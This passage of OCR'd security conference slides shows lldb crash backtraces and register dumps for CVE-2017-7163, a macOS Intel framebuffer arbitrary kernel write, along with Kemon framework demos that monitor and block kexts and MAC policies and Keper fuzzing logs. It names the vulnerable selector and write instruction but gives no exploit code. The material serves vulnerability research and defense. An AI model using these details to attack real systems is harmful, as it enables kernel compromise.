    frame #9: 0xffffff7f91162dcc AppleGraphicsDeviceControl`AppleGraphicsDeviceControlClient::externalMethod(unsigned int, IOExternalMethodArguments*, IOExternalMethodDispatch*, OSObject*, void*) + 174
    frame #10: 0xffffff800eeafd23 kernel.development`::is_io_connect_method(connection=<unavailable>, selector=<unavailable>, scalar_input=<unavailable>, scalar_inputCnt=<unavailable>, inband_input=<una
vailable>, inband_inputCnt=<unavailable>, ool_input=<unavailable>, ool_input_size=<unavailable>, inband_output=<unavailable>, inband_outputCnt=<unavailable>, scalar_output=<unavailable>, scalar_outputCn
t=<unavailable>, ool_output=<unavailable>, ool_output_size=<unavailable>) at IOUserClient.cpp:3920 [opt]
    frame #11: 0xffffff800e93b498 kernel.development`_Xio_connect_method(InHeadP=<unavailable>, OutHeadP=0xffffff803933b5d8) at device_server.c:8376 [opt]
    frame #12: 0xffffff800e8361cc kernel.development`ipc_kobject_server(request=<unavailable>, option=<unavailable>) at ipc_kobject.c:352 [opt]
    frame #13: 0xffffff800e80d19c kernel.development`ipc_kmsg_send(kmsg=<unavailable>, option=<unavailable>, send_timeout=<unavailable>) at ipc_kmsg.c:1828 [opt]
    frame #14: 0xffffff800e826057 kernel.development`mach_msg_overwrite_trap(args=<unavailable>) at mach_msg.c:556 [opt]
    frame #15: 0xffffff800e96db7d kernel.development`mach_call_munger64(state=0xffffff8031fb32c0) at bsd_i386.c:556 [opt]
    frame #16: 0xffffff800e7d9db6 kernel.development`hndl_mach_scall64 + 22
```

CASE 6. CVE-2017-7163 – Arbitrary Kernel Memory Write

```
(lldb) bt
* thread #1, stop reason = EXC_BAD_ACCESS (code=1, address=0xc3c2daaa)
  * frame #0: 0xffffff7f9e188c57 AppleIntelFramebufferAzul`AppleIntelAzulController::WriteRegister32(unsigned long, unsigned int) + 1173
    frame #1: 0xffffff7f9e1bd0cf AppleIntelFramebufferAzul`CamelliaTcon::processCmd(kFBControllerCommand_t, unsigned long*, unsigned long, unsigned long*, unsigned long*) + 2357
    frame #2: 0xffffff7f9e1c1484 AppleIntelFramebufferAzul`IntelFBClientControl::doAttribute(unsigned int, unsigned long*, unsigned long, unsigned long*, unsigned long*, IOExternalMethodArguments*) + 18
68
    frame #3: 0xffffff7f9e1c1906 AppleIntelFramebufferAzul`IntelFBClientControl::actionWrapper(void*, void*, void*, void*) + 48
    frame #4: 0xffffff801be7bf0e kernel.development`IOWorkLoop::runAction(this=0xffffff8040dc5180, inAction=(AppleIntelFramebufferAzul`IntelFBClientControl::actionWrapper(void*, void*, void*, void*)), t
arget=<unavailable>, arg0=<unavailable>, arg1=<unavailable>, arg2=<unavailable>, arg3=0x0000000000000000)(OSObject*, void*, void*, void*, void*), OSObject*, void*, void*, void*, void*) at IOWorkLoop.cpp
:505 [opt]
    frame #5: 0xffffff7f9e1c198d AppleIntelFramebufferAzul`IntelFBClientControl::vendor_doDeviceAttribute(unsigned int, unsigned long*, unsigned long, unsigned long*, unsigned long*, IOExternalMethodArg
uments*) + 129
    frame #6: 0xffffff7f9e164888 AppleGraphicsDeviceControl`AppleGraphicsDeviceControl::vendor_doDeviceAttribute(unsigned int, unsigned long*, unsigned long, unsigned long*, unsigned long*, AGDCClientSt
ate_t*) + 48
    frame #7: 0xffffff7f9e1645fa AppleGraphicsDeviceControl`AppleGraphicsDeviceControl::filtered_doDeviceAttribute(AppleGraphicsDeviceControl::agdc_filtered_api_t, unsigned int, unsigned long*, unsigned
 long, unsigned long*, unsigned long*, AGDCClientState_t*) + 2902
    frame #8: 0xffffff7f9e164a17 AppleGraphicsDeviceControl`AppleGraphicsDeviceControl::UserKernelTransfer(unsigned int, AGDCClientState_t*) + 393
    frame #9: 0xffffff7f9e162dcc AppleGraphicsDeviceControl`AppleGraphicsDeviceControlClient::externalMethod(unsigned int, IOExternalMethodArguments*, IOExternalMethodDispatch*, OSObject*, void*) + 174
    frame #10: 0xffffff801beafd23 kernel.development`::is_io_connect_method(connection=<unavailable>, selector=<unavailable>, scalar_input=<unavailable>, scalar_inputCnt=<unavailable>, inband_input=<una
vailable>, inband_inputCnt=<unavailable>, ool_input=<unavailable>, ool_input_size=<unavailable>, inband_output=<unavailable>, inband_outputCnt=<unavailable>, scalar_output=<unavailable>, scalar_outputCn
t=<unavailable>, ool_output=<unavailable>, ool_output_size=<unavailable>) at IOUserClient.cpp:3920 [opt]
    frame #11: 0xffffff801b93b498 kernel.development`_Xio_connect_method(InHeadP=<unavailable>, OutHeadP=0xffffff804c4445d8) at device_server.c:8376 [opt]
    frame #12: 0xffffff801b8361cc kernel.development`ipc_kobject_server(request=<unavailable>, option=<unavailable>) at ipc_kobject.c:352 [opt]
    frame #13: 0xffffff801b80d19c kernel.development`ipc_kmsg_send(kmsg=<unavailable>, option=<unavailable>, send_timeout=<unavailable>) at ipc_kmsg.c:1828 [opt]
    frame #14: 0xffffff801b826057 kernel.development`mach_msg_overwrite_trap(args=<unavailable>) at mach_msg.c:556 [opt]
    frame #15: 0xffffff801b96db7d kernel.development`mach_call_munger64(state=0xffffff80435be680) at bsd_i386.c:556 [opt]
    frame #16: 0xffffff801b7d9db6 kernel.development`hndl_mach_scall64 + 22
```

CASE 6. CVE-2017-7163 – Arbitrary Kernel Memory Write (count)

```
(lldb) re r
General Purpose Registers:
       rax = 0xffffff9219183000
       rbx = 0x00000000e00002c7
       rcx = 0xffffff7f9e1bd434  AppleIntelFramebufferAzul`CamelliaTcon::processCmd(kFBControllerCommand_t, unsigned long*, unsigned long, unsigned long*, unsigned long*) + 3226
       rdx = 0x00000000aaaaaaaa
       rdi = 0xffffff803edab000
       rsi = 0x00000000aaaaaaaa
       rbp = 0xffffff81fa4cb750
       rsp = 0xffffff81fa4cb750
        r8 = 0xffffff804c444608
        r9 = 0xffffff81fa4cbac0
       r10 = 0xffffff801be7bed0  kernel.development`IOWorkLoop::runAction(int (*)(OSObject*, void*, void*, void*, void*), OSObject*, void*, void*, void*, void*) at IOWorkLoop.cpp:500
       r11 = 0xffffff81fa4cbb08
       r12 = 0xffffff804aa355ec
       r13 = 0xffffff81fa4cbac0
       r14 = 0xffffff803ea30400
       r15 = 0xffffff804c444608
       rip = 0xffffff7f9e188c57  AppleIntelFramebufferAzul`AppleIntelAzulController::WriteRegister32(unsigned long, unsigned int) + 1173
    rflags = 0x0000000000010202
        cs = 0x0000000000000008
        fs = 0x00000000ffff0000
        gs = 0x000000009e1b0000

(lldb) di -b -s 0xffffff7f9e188c57
AppleIntelFramebufferAzul`AppleIntelAzulController::WriteRegister32:
->  0xffffff7f9e188c57 <+1173>: 89 14 30              movl   %edx, (%rax,%rsi)
    0xffffff7f9e188c5a <+1176>: 5d                    popq   %rbp
    0xffffff7f9e188c5b <+1177>: c3                    retq
    0xffffff7f9e188c5c <+1178>: 48 ff 05 35 43 10 00  incq   0x104335(%rip)
    0xffffff7f9e188c63 <+1185>: 48 81 fe 00 ac 04 00  cmpq   $0x4ac00, %rsi            ; imm = 0x4AC00
    0xffffff7f9e188c6a <+1192>: 76 dd                 jbe    0xffffff7f9e188c49        ; <+1159>
    0xffffff7f9e188c6c <+1194>: 48 ff 05 55 41 10 00  incq   0x104155(%rip)
(lldb)
```

DEMO

CVE-2017-7163:
CamelliaTcon::processCmd WriteRegister32
(Selector 0x80000853) Arbitrary Kernel Memory Write Vulnerability

Kemon Framework and Derivative Projects

Kernel Authorization Subsystem

https://developer.apple.com/library/archive/technotes/tn2127/_index.html

1. These callback interfaces lack the necessary maintenance and have not been upgraded for about thirteen years.

2. For KAUTH_SCOPE_FILEOP listeners, there are only seven file operation related callbacks available which is obviously not enough.

3. For KAUTH_SCOPE_FILEOP listeners, they are unable to block any file operations.

Kernel Authorization Subsystem (cont)

https://developer.apple.com/library/archive/technotes/tn2127/_index.html

4. For some specific callbacks, input parameters often lack critical context information.

For example, for process creation callback handler, the input parameter is missing command line information.

5. For KAUTH_SCOPE_VNODE listeners, not every file system operation triggers an authorization request.

For example, if an actor successfully requests KAUTH_VNODE_SEARCH on a directory, the system may cache that result and grant future requests without invoking listeners for each one.

Mandatory Access Control Policy

https://developer.apple.com/library/archive/qa/qa1574/_index.html

Q: *Why isn't the kernel's MAC framework documented?*

A: *The kernel's MAC (Mandatory Access Control) framework is not supported for third party development on current systems. The headers were mistakenly included in the Kernel framework installed by the Mac OS X 10.5 SDK (r.5645458).*

Mandatory Access Control Policy (count)

CASE 1. Interfaces were deleted or replaced directly

G:\mac_policy\mac_policy_v32.h

```
    mpo_vnode_notify_rename_t       *mpo_vnode_notify_rename;

    mpo_thread_label_init_t         *mpo_thread_label_init;
    mpo_thread_label_destroy_t      *mpo_thread_label_destroy;

    mpo_system_check_kas_info_t     *mpo_system_check_kas_info;
```

G:\mac_policy\mac_policy_v37.h

```
    mpo_vnode_notify_rename_t       *mpo_vnode_notify_rename;

    mpo_reserved_hook_t             *mpo_reserved32;
    mpo_reserved_hook_t             *mpo_reserved33;

    mpo_system_check_kas_info_t     *mpo_system_check_kas_info;
```

G:\mac_policy\mac_policy_v47.h

```
    mpo_system_check_kas_info_t     *mpo_system_check_kas_info;

    mpo_proc_check_cpumon_t         *mpo_proc_check_cpumon;
```

G:\mac_policy\mac_policy_v52.h

```
    mpo_system_check_kas_info_t     *mpo_system_check_kas_info;

    mpo_vnode_check_lookup_preflight_t  *mpo_vnode_check_lookup_preflight;
```

Mandatory Access Control Policy (count)

CASE 2. Prototypes and input parameters were changed directly

G:\mac_policy\mac_policy_v47.h

```
/**
  @brief Access control check after determining the code direc
  @param vp vnode vnode to combine into proc
  @param label label associated with the vnode
  @param cs_blob the code signature to check
  @param cs_flags update code signing flags if needed

  @param flags operational flag to mpo_vnode_check_signature
  @param fatal_failure_desc description of fatal failure
  @param fatal_failure_desc_len failure description len, failu

  @return Return 0 if access is granted, otherwise an appropri
  errno should be returned.
 */
typedef int mpo_vnode_check_signature_t(
    struct vnode *vp,
    struct label *label,
    struct cs_blob *cs_blob,
    unsigned int *cs_flags,

    int flags,
    char **fatal_failure_desc, size_t *fatal_failure_desc_len
);
```

G:\mac_policy\mac_policy_v52.h

```
/**
  @brief Access control check after determining the code directory hash
  @param vp vnode vnode to combine into proc
  @param label label associated with the vnode
  @param cs_blob the code signature to check
  @param cs_flags update code signing flags if needed
  @param signer_type output parameter for the code signature's signer type
  @param flags operational flag to mpo_vnode_check_signature
  @param fatal_failure_desc description of fatal failure
  @param fatal_failure_desc_len failure description len, failure is fatal if non-0

  @return Return 0 if access is granted, otherwise an appropriate value for
  errno should be returned.
 */
typedef int mpo_vnode_check_signature_t(
    struct vnode *vp,
    struct label *label,
    struct cs_blob *cs_blob,
    unsigned int *cs_flags,
    unsigned int *signer_type,
    int flags,
    char **fatal_failure_desc, size_t *fatal_failure_desc_len
);
```

Mandatory Access Control Policy (count)

CASE 3. Interfaces were inserted into the middle of the dispatch table

G:\mac_policy\mac_policy_v11.h

```
    mpo_proc_check_map_anon_t       *mpo_proc_check_map_anon;
    mpo_vnode_check_fsgetpath_t     *mpo_vnode_check_fsgetpath;
    mpo_iokit_check_open_t          *mpo_iokit_check_open;

    mpo_vnode_notify_rename_t       *mpo_vnode_notify_rename;
    mpo_reserved_hook_t         *mpo_reserved14;
    mpo_reserved_hook_t         *mpo_reserved15;
    mpo_reserved_hook_t         *mpo_reserved16;
    mpo_reserved_hook_t         *mpo_reserved17;
```

G:\mac_policy\mac_policy_v13_2050.7.9.h

```
    mpo_proc_check_map_anon_t       *mpo_proc_check_map_anon;
    mpo_vnode_check_fsgetpath_t     *mpo_vnode_check_fsgetpath;
    mpo_iokit_check_open_t          *mpo_iokit_check_open;
    mpo_proc_check_ledger_t         *mpo_proc_check_ledger;
    mpo_vnode_notify_rename_t       *mpo_vnode_notify_rename;
    mpo_thread_label_init_t         *mpo_thread_label_init;
    mpo_thread_label_destroy_t      *mpo_thread_label_destroy;
    mpo_system_check_kas_info_t *mpo_system_check_kas_info;
```

Mandatory Access Control Policy (count)

CASE 4. Interfaces have been rewritten but forgot to upgrade the policy version number

G:\mac_policy\mac_policy_v13_2050.7.9.h


```
    mpo_thread_label_init_t          *mpo_thread_label_init;
    mpo_thread_label_destroy_t       *mpo_thread_label_destroy;
    mpo_system_check_kas_info_t *mpo_system_check_kas_info;
    mpo_reserved_hook_t          *mpo_reserved18;
    mpo_reserved_hook_t          *mpo_reserved19;
    mpo_reserved_hook_t          *mpo_reserved20;
```

G:\mac_policy\mac_policy_v13_2050.24.15.h

```
    mpo_thread_label_init_t          *mpo_thread_label_init;
    mpo_thread_label_destroy_t       *mpo_thread_label_destroy;
    mpo_system_check_kas_info_t *mpo_system_check_kas_info;
    mpo_reserved_hook_t          *mpo_reserved18;
    mpo_vnode_notify_open_t          *mpo_vnode_notify_open;
    mpo_reserved_hook_t          *mpo_reserved20;
```

Why Kemon Framework?

```
(lldb) di -b -n OSKext::start
kernel.development`OSKext::start:
    0xffffff800ce1aa00 <+0>:    55              pushq  %rbp
    0xffffff800ce1aa01 <+1>:    48 89 e5        movq   %rsp, %rbp
    0xffffff800ce1aa04 <+4>:    41 57           pushq  %r15
    0xffffff800ce1aa06 <+6>:    41 56           pushq  %r14
    0xffffff800ce1aa08 <+8>:    41 55           pushq  %r13
    0xffffff800ce1aa0a <+10>:   41 54           pushq  %r12
    0xffffff800ce1aa0c <+12>:   53              pushq  %rbx
    0xffffff800ce1aa0d <+13>:   48 83 ec 28     subq   $0x28, %rsp
    0xffffff800ce1aa11 <+17>:   41 89 f6        movl   %esi, %r14d
    0xffffff800ce1aa14 <+20>:   49 89 ff        movq   %rdi, %r15
    0xffffff800ce1aa17 <+23>:   49 8b 07        movq   (%r15), %rax
    ...................
    0xffffff800ce1adfd <+1021>: 4c 8b 65 c0     movq   -0x40(%rbp), %r12
    0xffffff800ce1ae01 <+1025>: 49 8b 7f 48     movq   0x48(%r15), %rdi
    0xffffff800ce1ae05 <+1029>: 4c 89 e6        movq   %r12, %rsi
    0xffffff800ce1ae08 <+1032>: ff 55 b0        callq  *-0x50(%rbp)
    ...................
    0xffffff800ce1ae60 <+1120>: 5b              popq   %rbx
    0xffffff800ce1ae61 <+1121>: 41 5c           popq   %r12
    0xffffff800ce1ae63 <+1123>: 41 5d           popq   %r13
    0xffffff800ce1ae65 <+1125>: 41 5e           popq   %r14
    0xffffff800ce1ae67 <+1127>: 41 5f           popq   %r15
    0xffffff800ce1ae69 <+1129>: 5d              popq   %rbp
    0xffffff800ce1ae6a <+1130>: c3              retq
```



DEMO

Kext Driver Monitoring and Blocking

```
[Kemon.kext] : action=MONITORING_KEXT_PRE_CALLBACK, uid=0, process(pid 59)=kextd, parent(ppid 1)=launchd, name=com.mandiant.monitor, path=/Applications/Monitor.app/Contents/PlugIns/monitor.kext, version=0.9.2…
[Kemon.kext] : Disassemble the OSKext::start(com.mandiant.monitor) -> startfunc(kmod_info, kmodStartData).
(02) ffd3 CALL RBX
(02) 89c3 MOV EBX, EAX
(02) 85db TEST EBX, EBX
[Kemon.kext] : In kext pre callback handler. Patching the driver entry point! name=com.mandiant.monitor, version=0.9.2, module base=0xffffff7f8e0cd000, module size=0x16000.
[Kemon.kext] : action=MONITORING_KEXT_POST_CALLBACK, uid=0, process(pid 59)=kextd, parent(ppid 1)=launchd, status=5, name=com.mandiant.monitor, version=0.9.2, module base=0xffffff7f8e0cd000, module size=0x160…
[Kemon.kext] : In kext post callback handler. status=5, name=com.mandiant.monitor, version=0.9.2, module base=0xffffff7f8e0cd000, module size=0x16000.
Kext com.mandiant.monitor start failed (result 0x5).
Kext com.mandiant.monitor failed to load (0xdc008017).
Failed to load kext com.mandiant.monitor (error 0xdc008017).
Failed to load /Applications/Monitor.app/Contents/PlugIns/monitor.kext - (libkern/kext) kext (kmod) start/stop routine failed.
```

kernel.development (kemon)

Subsystem: -- Category: -- Details

Volatile

2018-08-01 17:55:36.647081

```
[Kemon.kext] : action=MONITORING_KEXT_PRE_CALLBACK, uid=0, process(pid 59)=kextd, parent(ppid 1)=launchd, name=com.mandiant.monitor, path=/Applications/Monitor.app/Contents/PlugIns/monitor.kext,
version=0.9.2, module base=0xffffff7f8e0cd000, module size=0x16000.
```

macOS Mandatory Access Control Policy Monitoring

```
[Kemon.kext] : macOS MAC policy[0]=AMFI(Apple Mobile File Integrity), load time flags=0(NULL), policy mpc=0xffffff7f89e234b8, policy ops=0xffffff7f89e22a40.
[Kemon.kext] :       handler address: 0xffffff7f89e1d234, module offset: com.apple.driver.AppleMobileFileIntegrity+0x5234, policy name: mpo_cred_check_label_update_execve.
[Kemon.kext] :       handler address: 0xffffff7f89e1d23f, module offset: com.apple.driver.AppleMobileFileIntegrity+0x523F, policy name: mpo_cred_label_associate.
[Kemon.kext] :       handler address: 0xffffff7f89e1d28c, module offset: com.apple.driver.AppleMobileFileIntegrity+0x528C, policy name: mpo_cred_label_destroy.
[Kemon.kext] :       handler address: 0xffffff7f89e1d31c, module offset: com.apple.driver.AppleMobileFileIntegrity+0x531C, policy name: mpo_cred_label_init.
[Kemon.kext] :       handler address: 0xffffff7f89e1bd72, module offset: com.apple.driver.AppleMobileFileIntegrity+0x3D72, policy name: mpo_cred_label_update_execve.
[Kemon.kext] :       handler address: 0xffffff7f89e1bb96, module offset: com.apple.driver.AppleMobileFileIntegrity+0x3B96, policy name: mpo_file_check_mmap.
[Kemon.kext] :       handler address: 0xffffff7f89e1dfcb, module offset: com.apple.driver.AppleMobileFileIntegrity+0x5FCB, policy name: mpo_file_check_library_validation.
[Kemon.kext] :       handler address: 0xffffff7f89e1e021, module offset: com.apple.driver.AppleMobileFileIntegrity+0x6021, policy name: mpo_policy_initbsd.
[Kemon.kext] :       handler address: 0xffffff7f89e1b776, module offset: com.apple.driver.AppleMobileFileIntegrity+0x3776, policy name: mpo_exc_action_check_exception_send.
[Kemon.kext] :       handler address: 0xffffff7f89e1b724, module offset: com.apple.driver.AppleMobileFileIntegrity+0x3724, policy name: mpo_exc_action_label_update.
[Kemon.kext] : macOS MAC policy[1]=Sandbox(Seatbelt sandbox policy), load time flags=0(NULL), policy mpc=0xffffff7f8a0e80c0, policy ops=0xffffff7f8a0e8118.
[Kemon.kext] :       handler address: 0xffffff7f8a0d2740, module offset: com.apple.security.sandbox+0x4740, policy name: mpo_cred_label_destroy.
[Kemon.kext] :       handler address: 0xffffff7f8a0d274c, module offset: com.apple.security.sandbox+0x474C, policy name: mpo_cred_label_update.
[Kemon.kext] :       handler address: 0xffffff7f8a0d27d1, module offset: com.apple.security.sandbox+0x47D1, policy name: mpo_file_check_mmap.
[Kemon.kext] :       handler address: 0xffffff7f8a0d289c, module offset: com.apple.security.sandbox+0x489C, policy name: mpo_mount_check_fsctl.
[Kemon.kext] :       handler address: 0xffffff7f8a0d28f9, module offset: com.apple.security.sandbox+0x48F9, policy name: mpo_mount_check_mount.
[Kemon.kext] :       handler address: 0xffffff7f8a0d2af9, module offset: com.apple.security.sandbox+0x4AF9, policy name: mpo_policy_init.
[Kemon.kext] :       handler address: 0xffffff7f8a0d2f1d, module offset: com.apple.security.sandbox+0x4F1D, policy name: mpo_policy_syscall.
[Kemon.kext] :       handler address: 0xffffff7f8a0d366a, module offset: com.apple.security.sandbox+0x566A, policy name: mpo_kext_check_query.
[Kemon.kext] :       handler address: 0xffffff7f8a0d399c, module offset: com.apple.security.sandbox+0x599C, policy name: mpo_iokit_check_nvram_delete.
[Kemon.kext] :       handler address: 0xffffff7f8a0d3a6d, module offset: com.apple.security.sandbox+0x5A6D, policy name: mpo_proc_check_set_host_special_port.
[Kemon.kext] :       handler address: 0xffffff7f8a0d3b1a, module offset: com.apple.security.sandbox+0x5B1A, policy name: mpo_vnode_check_trigger_resolve.
[Kemon.kext] :       handler address: 0xffffff7f8a0d3ca5, module offset: com.apple.security.sandbox+0x5CA5, policy name: mpo_posixsem_check_create.
```

macOS Mandatory Access Control Policy Blocking


```
[Kemon.kext] : In mac_policy_register callback handler. Blocking!
[Kemon.kext] : macOS MAC policy=procmon_m(procmon_m), load time flags=2(MPC_LOADTIME_FLAG_UNLOADOK), policy mpc=0xffffff7fa34fb198, policy ops=0xffffff7fa34fb1e8.
[Kemon.kext] :       handler address: 0xffffff7fa34f10bb, policy name: mpo_cred_label_update_execve.
[Kemon.kext] : In mac_policy_register callback handler. Blocking!
[Kemon.kext] : macOS MAC policy=dylibmon_m(dylibmon_m), load time flags=2(MPC_LOADTIME_FLAG_UNLOADOK), policy mpc=0xffffff7fa34fa6d0, policy ops=0xffffff7fa34fa720.
[Kemon.kext] :       handler address: 0xffffff7fa34edce5, policy name: mpo_file_check_mmap.
[Kemon.kext] : In mac_policy_register callback handler. Blocking!
[Kemon.kext] : macOS MAC policy=ttymon_grant_m(ttymon_grant_m), load time flags=2(MPC_LOADTIME_FLAG_UNLOADOK), policy mpc=0xffffff7fa34f90b0, policy ops=0xffffff7fa34f9150.
[Kemon.kext] :       handler address: 0xffffff7fa34eb6d1, policy name: mpo_pty_notify_grant.
[Kemon.kext] : In mac_policy_register callback handler. Blocking!
[Kemon.kext] : macOS MAC policy=ttymon_close_m(ttymon_close_m), load time flags=2(MPC_LOADTIME_FLAG_UNLOADOK), policy mpc=0xffffff7fa34f9100, policy ops=0xffffff7fa34f9bc8.
[Kemon.kext] :       handler address: 0xffffff7fa34ebcfe, policy name: mpo_pty_notify_close.
[Kemon.kext] : In mac_policy_register callback handler. Blocking!
[Kemon.kext] : macOS MAC policy=monitor_kextmon_m(monitor_kextmon_h), load time flags=2(MPC_LOADTIME_FLAG_UNLOADOK), policy mpc=0xffffff7fa34fbc60, policy ops=0xffffff7fa34fbcb0.
[Kemon.kext] :       handler address: 0xffffff7fa34f38ad, policy name: mpo_kext_check_load.
```

DEMO

Mandatory Access Control (MAC) Policy Monitoring and Blocking

Talk is cheap, Show me the code!

https://github.com/didi/kemon



Keper: A Useful Fuzzing Helper Based on the Kemon Framework

```
[Kemon.kext] : In IntelFBClientControl::doAttribute callback handler.
[Kemon.kext] : process(pid 667)=graphics_fuzzer, parent(ppid 358)=bash, selector=0xff000000, input buffer=0xffffff8047eb15f4, input length=0x1000, output buffer=0xffffff8047de5e10, output length=0x1000.
[Kemon.kext] : In IntelFBClientControl::doAttribute callback handler.
[Kemon.kext] : process(pid 667)=graphics_fuzzer, parent(ppid 358)=bash, selector=0xff000001, input buffer=0xffffff803f7cd5f4, input length=0x1000, output buffer=0xffffff8058584610, output length=0x1000.
[Kemon.kext] : In IntelFBClientControl::doAttribute callback handler.
[Kemon.kext] : process(pid 667)=graphics_fuzzer, parent(ppid 358)=bash, selector=0xff000002, input buffer=0xffffff80409e55f4, input length=0x1000, output buffer=0xffffff8047f07610, output length=0x1000.
[Kemon.kext] : In IntelFBClientControl::doAttribute callback handler.
[Kemon.kext] : process(pid 667)=graphics_fuzzer, parent(ppid 358)=bash, selector=0xff000003, input buffer=0xffffff8057925df4, input length=0x1000, output buffer=0xffffff805821b610, output length=0x1000.
[Kemon.kext] : In IntelFBClientControl::doAttribute callback handler.
[Kemon.kext] : process(pid 667)=graphics_fuzzer, parent(ppid 358)=bash, selector=0xff000004, input buffer=0xffffff803f7845f4, input length=0x1000, output buffer=0xffffff803a3c7e10, output length=0x1000.
[Kemon.kext] : In IntelFBClientControl::doAttribute callback handler.
[Kemon.kext] : process(pid 667)=graphics_fuzzer, parent(ppid 358)=bash, selector=0xff000005, input buffer=0xffffff803fb295f4, input length=0x1000, output buffer=0xffffff8058522610, output length=0x1000.
[Kemon.kext] : In IntelFBClientControl::doAttribute callback handler.
[Kemon.kext] : process(pid 667)=graphics_fuzzer, parent(ppid 358)=bash, selector=0xff000006, input buffer=0xffffff80409cbdf4, input length=0x1000, output buffer=0xffffff8047ec6e10, output length=0x1000.
[Kemon.kext] : In IntelFBClientControl::doAttribute callback handler.
[Kemon.kext] : process(pid 667)=graphics_fuzzer, parent(ppid 358)=bash, selector=0xff000007, input buffer=0xffffff805911d5f4, input length=0x1000, output buffer=0xffffff80590dce10, output length=0x1000.
[Kemon.kext] : In IntelFBClientControl::doAttribute callback handler.
[Kemon.kext] : process(pid 667)=graphics_fuzzer, parent(ppid 358)=bash, selector=0xff000008, input buffer=0xffffff80582805f4, input length=0x1000, output buffer=0xffffff803fc3b610, output length=0x1000.
[Kemon.kext] : In IntelFBClientControl::doAttribute callback handler.
[Kemon.kext] : process(pid 667)=graphics_fuzzer, parent(ppid 358)=bash, selector=0xff000009, input buffer=0xffffff8047e0edf4, input length=0x1000, output buffer=0xffffff8058345610, output length=0x1000.
[Kemon.kext] : In IntelFBClientControl::doAttribute callback handler.
[Kemon.kext] : process(pid 667)=graphics_fuzzer, parent(ppid 358)=bash, selector=0xff00000a, input buffer=0xffffff8047faadf4, input length=0x1000, output buffer=0xffffff803fa9d610, output length=0x1000.
```

Keper: A Useful Fuzzing Helper Based on the Kemon Framework (count)

```
[Kemon.kext] : In IntelFBClientControl::doAttribute callback handler.
[Kemon.kext] : process(pid 812)=graphics_fuzzer, parent(ppid 358)=bash, selector=0xff000000, input buffer=0xffffff803fa35df4, input length=0x1000, output buffer=0xffffff8047f4a610, output length=0x1000.
                                  -*> MEMORY DUMP <*-
+--------------------+-------------------------------------------------+------------------+
|       ADDRESS      |  0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F | 0123456789ABCDEF |
| -------------------+-------------------------------------------------+----------------- |
|  0xffffff803fa35df4 | aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa | ................ |
|  0xffffff803fa35e04 | aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa | ................ |
|  0xffffff803fa35e14 | aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa | ................ |
|  0xffffff803fa35e24 | aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa | ................ |
|  0xffffff803fa35e34 | aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa | ................ |
|  0xffffff803fa35e44 | aa aa aa aa aa aa aa aa  aa aa aa aa aa aa aa aa | ................ |
+--------------------+-------------------------------------------------+------------------+
                                  -*> MEMORY DUMP <*-
+--------------------+-------------------------------------------------+------------------+
|       ADDRESS      |  0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F | 0123456789ABCDEF |
| -------------------+-------------------------------------------------+----------------- |
|  0xffffff8047f4a610 | 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 | ................ |
|  0xffffff8047f4a620 | 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 | ................ |
|  0xffffff8047f4a630 | 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 | ................ |
|  0xffffff8047f4a640 | 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 | ................ |
|  0xffffff8047f4a650 | 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 | ................ |
|  0xffffff8047f4a660 | 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 | ................ |
+--------------------+-------------------------------------------------+------------------+
```

kernel.development (kemon)

Subsystem: -- Category: -- Details

Volatile

2018-08-11 18:48:30.004304

[Kemon.kext] : process(pid 812)=graphics_fuzzer, parent(ppid 358)=bash, selector=0xff000000, input buffer=0xffffff803fa35df4, input length=0x1000, output buffer=0xffffff8047f4a610, output length=0x1000.

Zero-day Vulnerability and macOS Kernel Protection

Zero-day Vulnerability

```
Process 1 stopped
* thread #1, stop reason = EXC_BREAKPOINT (code=3, subcode=0x0)
    frame #0: 0xffffff801817c8ea kernel.development`panic_trap_to_debugger [inlined] current_cpu_datap at cpu_data.h:400 [opt]
Target 0: (kernel.development) stopped.
(lldb) bt
* thread #1, stop reason = EXC_BREAKPOINT (code=3, subcode=0x0)
  * frame #0: 0xffffff801817c8ea kernel.development`panic_trap_to_debugger [inlined] current_cpu_datap at cpu_data.h:400 [opt]
    frame #1: 0xffffff801817c8ea kernel.development`panic_trap_to_debugger [inlined] current_processor at cpu.c:220 [opt]
    frame #2: 0xffffff801817c8ea kernel.development`panic_trap_to_debugger [inlined] DebuggerTrapWithState(db_op=DBOP_PANIC, db_message=<unavailable>, db_panic_str="\"a freed zone element has been modif
